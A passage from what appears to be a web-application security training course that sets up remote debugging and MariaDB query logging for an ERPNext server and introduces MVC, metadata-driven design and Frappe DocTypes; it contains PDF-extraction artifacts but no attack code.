


Figure 177: Selecting the Remote Port

Once we have completed the wizard, the configuration file will open. To complete the configuration, we'll set *remoteRoot* to the server directory containing the application source code. This instructs the remote debugger to match up the folder open in Visual Studio Code (`${workspaceFolder}`) with the folder found on the remote host (`/home/frappe/frappe-bench/`). The final `launch.json` file should look like the one in Listing 280.

```
{
    // Use IntelliSense to learn about possible attributes.
    // Hover to view descriptions of existing attributes.
    // For more information, visit: https://go.microsoft.com/fwlink/?linkid=830387
    "version": "0.2.0",
    "configurations": [
        {
            "name": "Python: Remote Attach",
            "type": "python",
            "request": "attach",
            "port": 5678,
            "host": "<Your_ERPNext_IP>",
            "pathMappings": [

```

```
{
    "localRoot": "${workspaceFolder}",
    "remoteRoot": "/home/frappe/frappe-bench/"
}
]
}
}
```

Listing 280 - launch.json final configuration

Next, we can press **C+S** to save the file. When we're ready to start the web server with remote debugging, we'll enter **%** or click the green “play” button.





Figure 178: Starting the Debugging Connection

With the debugger connected, let's verify in the SSH console that the application is available on port 8000.

```
frappe@ubuntu:~/frappe-bench/sites$ ./env/bin/python
./apps/frappe/frappe/utils/bench_helper.py frappe serve --port 8000 --noreload --
nothreading
Now ready for the IDE to connect to the debugger
* Running on http://0.0.0.0:8000/ (Press CTRL+C to quit)
```

Listing 281 - Web server showing a successful connection

The application is now running with remote debugging enabled. We can test this by setting a breakpoint, loading a page, and confirming that debugger reaches the breakpoint. Let's set it in `apps/frappe/frappe/handler.py` in the `handle` function, which manages each request from the browser. We can place the breakpoint by clicking on the empty space to the left of the line number. A red dot will appear.




```

app.py handler.py X
apps > frappe > frappe > handler.py > handle
1 # Copyright (c) 2015, Frappe Technologies Pvt. Ltd. and Contrib
2 # MIT License. See license.txt
3
4 from __future__ import unicode_literals
5 import frappe
6 from frappe import _
7 import frappe.utils
8 import frappe.sessions
9 import frappe.desk.form.run_method
10 from frappe.utils.response import build_response
11 from frappe.utils import cint
12 from werkzeug.wrappers import Response
13 from six import string_types
14
15 def handle():
16     """handle request"""
17     cmd = frappe.local.form_dict.cmd
18     data = None
  
```

Figure 179: Setting a breakpoint

Code.




```

app.py handler.py X
apps > frappe > frappe > handler.py > handle
1 # Copyright (c) 2015, Frappe Technologies Pvt. Ltd. and Contrib
2 # MIT License. See license.txt
3
4 from __future__ import unicode_literals
5 import frappe
6 from frappe import _
7 import frappe.utils
8 import frappe.sessions
9 import frappe.desk.form.run_method
10 from frappe.utils.response import build_response
11 from frappe.utils import cint
12 from werkzeug.wrappers import Response
13 from six import string_types
14
15 def handle():
16     """handle request"""
17     cmd = frappe.local.form_dict.cmd
18     data = None
  
```

Figure 180: Pausing on Breakpoint

We can click the *Continue* button to resume execution.

Next, we will load the application in our web browser by visiting the remote IP address on port 8000. The browser should pause as the page loads and line 15 is highlighted in Visual Studio



```

app.py handler.py x
apps > frappe > frappe > handler.py > handle
1 # Copyright (c) 2015, Frappe Technologies Pvt. Ltd. and Contributors
2 # MIT License. See license.txt
3
4 from __future__ import unicode_literals
5 import frappe
6 from frappe import _
7 import frappe.utils
8 import frappe.sessions
9 import frappe.desk.form.run_method
10 from frappe.utils.response import build_response
11 from frappe.utils import cint
12 from werkzeug.wrappers import Response
13 from six import string_types
14
D 15 def handle():
16     """handle request"""
17     cmd = frappe.local.form_dict.cmd
18     data = None

```

Figure 181: Resume Execution

At this point, the page should load. Let's remove the breakpoint by clicking on the red dot.

8.1.2.1 Exercise

Configure remote debugging in Kali and the ERPNext server.

8.1.3 Configuring MariaDB Query Logging

We can also configure database logging to make debugging the application easier. ERPNext uses MariaDB, an open source fork of MySQL, as its database. Configuring logging is identical to setting up logging in MySQL.

To configure logging, we will open a new SSH connection and edit the MariaDB server configuration file located at /etc/mysql/my.cnf, which is similar to a MySQL configuration file. With the file open, we will uncomment the following lines under the "Logging and Replication" section:

```

frappe@ubuntu:~$ sudo nano /etc/mysql/my.cnf

[mysqld] ...
general_log_file      = /var/log/mysql/mysql.log general_log
= 1

```

Listing 282 - Editing the MySQL server configuration file to log all queries

After modifying the configuration file, we'll need to restart the MySQL server in order to apply the change.

```

frappe@ubuntu:~$ sudo systemctl restart mysql

```

Listing 283 - Restarting the MySQL server to apply the new configuration

Next, we can use the tail command to follow the MariaDB logfile and inspect all queries being executed by the web application as they happen.

```

frappe@ubuntu:~$ sudo tail -f /var/log/mysql/mysql.log
19 Init DB      _1bd3e0294da19198
19 Query        select `value` from
    `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
19 Quit
20 Connect      _1bd3e0294da19198@localhost as anonymous on
20 Query        SET AUTOCOMMIT = 0
20 Init DB      _1bd3e0294da19198
20 Query        select `value` from
    `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
20 Quit
21 Connect      _1bd3e0294da19198@localhost as anonymous on
21 Query        SET AUTOCOMMIT = 0
21 Init DB      _1bd3e0294da19198
21 Query        select `value` from
    `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
21 Quit
22 Connect      _1bd3e0294da19198@localhost as anonymous on
22 Query        SET AUTOCOMMIT = 0
22 Init DB      _1bd3e0294da19198
22 Query        select `value` from
    `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
...

```

Listing 284 - Finding all queries being executed by ERPNext and Frappe

The log contains SQL queries, which indicates that the configuration is working as expected. If the queries are not showing up, with the ERPNext application running, the first troubleshooting step is to visit a page and navigate around. If queries still are not showing up, we can go back and review `/etc/mysql/my.cnf` to ensure that the `general_log_file` and `general_log` entries are properly set.

8.1.3.1 Exercise

Configure MariaDB logging in the ERPNext server.

8.2 Introduction to MVC, Metadata-Driven Architecture, and HTTP Routing

Before we start injecting SQL and popping shells, we should familiarize ourselves with the ModelView-Controller design pattern, Metadata-driven architecture, and HTTP routing. These concepts will teach us how to read the Frappe and ERPNext code and discover vulnerabilities within the code base.

8.2.1 Model-View-Controller Introduction

To introduce the concept of the Model-View-Controller design pattern, let's consider an old Pointof-Sale (PoS) system which is navigated with **A** and **E+A**.

A cashier uses an input device to key in purchases. The PoS system will then process the order, calculate the tax, and store it in a database. This system can also print an invoice as output. In mathematical terms, this input-process-output⁹⁵ process is known as a function machine.




Figure 182: Input-Process-Output Machine

While the example above might not be difficult to program, once we start adding in different product types and taxing systems, hundreds of stores, and thousands of users, the application starts to get daunting and might result in “spaghetti code”. Spaghetti code is source code that is unstructured and difficult to maintain.⁹⁵

To prevent spaghetti code, the Model-View-Controller (MVC) software design pattern was created by Trygve Reenskaug in 1979.⁹⁶ Reenskaug said “MVC was conceived as a general solution to the problem of users controlling a large and complex data set” and it is used to “bridge the gap between the human user’s mental model and the digital model that exists in the computer.”⁹⁸

⁹⁵ (OOTIPS, 1998), <http://ootips.org/mvc-pattern.html>

⁹⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Spaghetti_code ⁹⁷ (Norfolk, 2015), https://www.youtube.com/watch?v=o_TH-Y78tt4&t=1667 ⁹⁸ (Reenskaug, 1979), <http://heim.ifi.uio.no/~trygver/themes/mvc/mvc-index.html>

The MVC software design pattern helps organize project code to increase reusability.⁸⁶ From a security perspective, the benefit of increased reusability is that the code only has to be written

⁸⁶ (Apple, 2018), <https://developer.apple.com/library/archive/documentation/General/Conceptual/DevPedia-CocoaCore/MVC.html>

securely once. For example, if a developer manually interacts with an SQL database, they may inadvertently (and insecurely) concatenate the SQL statement with client-provided data, resulting in SQL injection. Instead, in an MVC architecture, the data is pulled once from a central location and reused throughout the application.

As the name suggests, the MVC design pattern is separated into three components: the model, the view, and the controller.

In the context of a web application, the *controller* handles the input received from the user. This could be in the form of a HTTP route (i.e /user/update) or via a parameter (i.e. /me?action=update). Regardless of the input method, the controller maps the user's input to the function(s) that will be executed.⁸⁷ Any user input logic is handled by the controller.⁸⁸

The *model* in Model-View-Controller maps data to a specific object and defines the logic that is needed to process the data.⁸⁹ The model is the central component of “bridg[ing] the gap between the human user’s mental model and the digital model”.⁹⁰ A user object or a product object is an example of a model. A model object’s variables will commonly match the columns found in a database table.⁹¹

The *view* is the final output that is provided to the user. In the context of a web application, this can be the HTML, XML, or any other final representation that is provided to the user to be consumed.⁹² Web frameworks will typically provide the option of using a templating engine to render data provided from the model to the user. We will get into more details of a templating engine later in this module.

To put it all together,

1. The user interacts with a website’s view and the interaction is sent as a request to the controller.
2. The controller parses the user’s interaction and requests the data from the model.
3. The model provides the requested data.
4. The controller renders a view using the provided data and responds back to the user.

This cycle continues as long as the user is interacting with the web application.

⁸⁷ (Norfolk, 2015), https://www.youtube.com/watch?v=o_TH-Y78tt4&t=1667

⁸⁸ (Reenskaug, 1979), <http://heim.ifi.uio.no/~trygver/1979/mvc-2/1979-12-MVC.pdf>

⁸⁹ (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Model%E2%80%93view%E2%80%93controller>

⁹⁰ (Reenskaug, 1979), <http://heim.ifi.uio.no/~trygver/themes/mvc/mvc-index.html>

⁹¹ (Laravel, 2020), <https://laravel.com/docs/5.0/eloquent>

⁹² (CakePHP, 2020), <https://book.cakephp.org/2/en/cakephp-overview/understanding-model-view-controller.html>




Figure 183: MVC Interaction

One very important thing to note is that MVC was not originally intended for web applications. Instead, as MVC rose in popularity for GUI applications, web applications started to adopt it.⁹³ However, there are endless debates on how to properly adopt MVC for web applications since the boundaries for model, view, and controller are not strictly enforceable. This confusion can lead to vulnerabilities in modern web applications.

The Frappe framework and ERPNext application follow the MVC design pattern in some components.⁹⁴ Below is a quote from Frappe's *DocType*⁹⁵ documentation:

DocType is the basic building block of an application and encompasses all the three elements i.e. model, view and controller. It represents a:

Table in the database Form in the application Controller (class) to execute business logic

While this documentation explains that a DocType contains a Model (table in the database), View (Form in the application), and Controller, it also talks about a DocType as a building block of an application and not the entirety of the application itself. This means that Frappe is using MVC in DocTypes but also suggests that MVC is not used at lower levels of the application. To further understand this, we can look at how Frappe defines DocTypes,⁹⁶ or generic objects containing metadata that describe how Frappe handles data:

A DocType is the core building block of any application based on the Frappe Framework. It describes the Model and the View of your data. It contains what fields are stored for your data, and how they behave with respect to each other. It contains information about how your data is named. It also enables rich Object Relational Mapper (ORM) pattern...

The use of a DocType in this way suggests that Frappe follows a low-level, metadata-driven pattern that applies some principles of MVC. Certain vulnerabilities stem from developers not following an implemented pattern. To learn how to discover these types of vulnerabilities, we should further discuss metadata-driven patterns.

8.2.2 Metadata-driven Design Patterns

A metadata-driven design pattern creates a layer of abstraction that eases the new application development process. This works well for generic database-driven applications¹¹⁰ like ERP software that allows users to customize stored data.

⁹³ (Norfolk, 2015), https://www.youtube.com/watch?v=o_TH-Y78tt4&t=1666

⁹⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/ERPNext#Architecture>

⁹⁵ (Github, 2014), <https://github.com/frappe/frappe/blob/develop/frappe/core/doctype/doctype/README.md>

⁹⁶ (Frappe, 2020), <https://frappe.io/docs/user/en/understanding-dctypes>

Salesforce¹¹¹ is big proponent of a metadata-driven design as their use case enables multiple customers to have a customized version of their application suite.

In a metadata-driven pattern, the application generates the necessary components to manage the data based on the metadata, including those necessary to perform Create, Read, Update, and Delete¹¹² (CRUD) operations on the data.¹¹³

We can tell from the use of DocTypes that Frappe follows a metadata-driven design pattern.¹¹⁴ Using DocTypes in this way helps developers reuse a single full-featured application or framework for multiple types of industries and business models.

Programming in this manner is much more difficult than traditional programming¹¹⁵ and can result in more “spaghetti code”. However, once the core of the framework/application is built, building additional features and data types is much easier. This creates the layer of abstraction in the form of metadata (DocTypes) that is used to store data in the database.

¹¹⁰ (Zhang, 2017), <https://ebaas.github.io/blog/MetadataDrivenArchitecture/> ¹¹¹ (Salesforce, 2020), <https://www.salesforce.com> ¹¹² (Wikipedia, 2020) https://en.wikipedia.org/wiki/Create,_read,_update_and_delete ¹¹³ (Salesforce, 2008), https://www.developerforce.com/media/ForcedotcomBookLibrary/Force.com_Multitenancy_WP_101508.pdf ¹¹⁴ (ERPNext, 2019), <https://discuss.erpnext.com/t/which-design-pattern-is-followed-by-frappe-developers-building-theframework/41662/3> ¹¹⁵ (Stackexchange, 2017), <https://softwareengineering.stackexchange.com/a/357202>




Figure 184: Frappe Metadata-Driven Model


Essentially, the Frappe “Kernel” grabs and parses the DocTypes to create the appropriate tables in the database. One common goal of metadata -driven applications is to allow for the creation of the metadata documents via a GUI¹¹⁶. This concept is also displayed in ERPNext by logging in and searching for “DocType” in the search bar. Clicking on *DocType List* shows a list of all DocTypes.

DocType		List		
Reports ▾		ID	Module	<input type="checkbox"/> Is Child Table <input type="checkbox"/> Is Single
List		Add Filter		Last Modified On
Calendar ▾		<input type="checkbox"/> Name	Module	20 cf 822
Karban ▾		<input type="checkbox"/> Stock Entry Detail	Stock	Stock Entry Detail 6 M <input type="checkbox"/>
Assigned To ▾		<input type="checkbox"/> Workflow Document State	Workflow	Workflow Document State 6 M <input type="checkbox"/>
SAPF FILTER		<input type="checkbox"/> Company	Setup	Company 6 M <input type="checkbox"/>
Filter Name	B22	<input type="checkbox"/> Opening Invoice Creation Tool Item	Accounts	Opening Invoice Creation Tool Item 6 M <input type="checkbox"/>
Tags		<input type="checkbox"/> Opening Invoice Creation Tool	Accounts	Opening Invoice Creation Tool 6 M <input type="checkbox"/>
No Tags				
Show tags				

Figure 185: Listing all DocTypes

¹¹⁶(Zhang, 2017), <https://ebaas.github.io/blog/MetadataDrivenArchitecture/>

We can click on any of the DocTypes to inspect the details contained within. The listing below displays clicking on the “Stock Entry Detail” DocType.



Label	Type	Name	Man...	Options
Barcode	Data	barcode		
	Section Break	section_break_2		
Source Warehouse	Link	s_warehouse		Warehouse
	Column Break	col_break1		

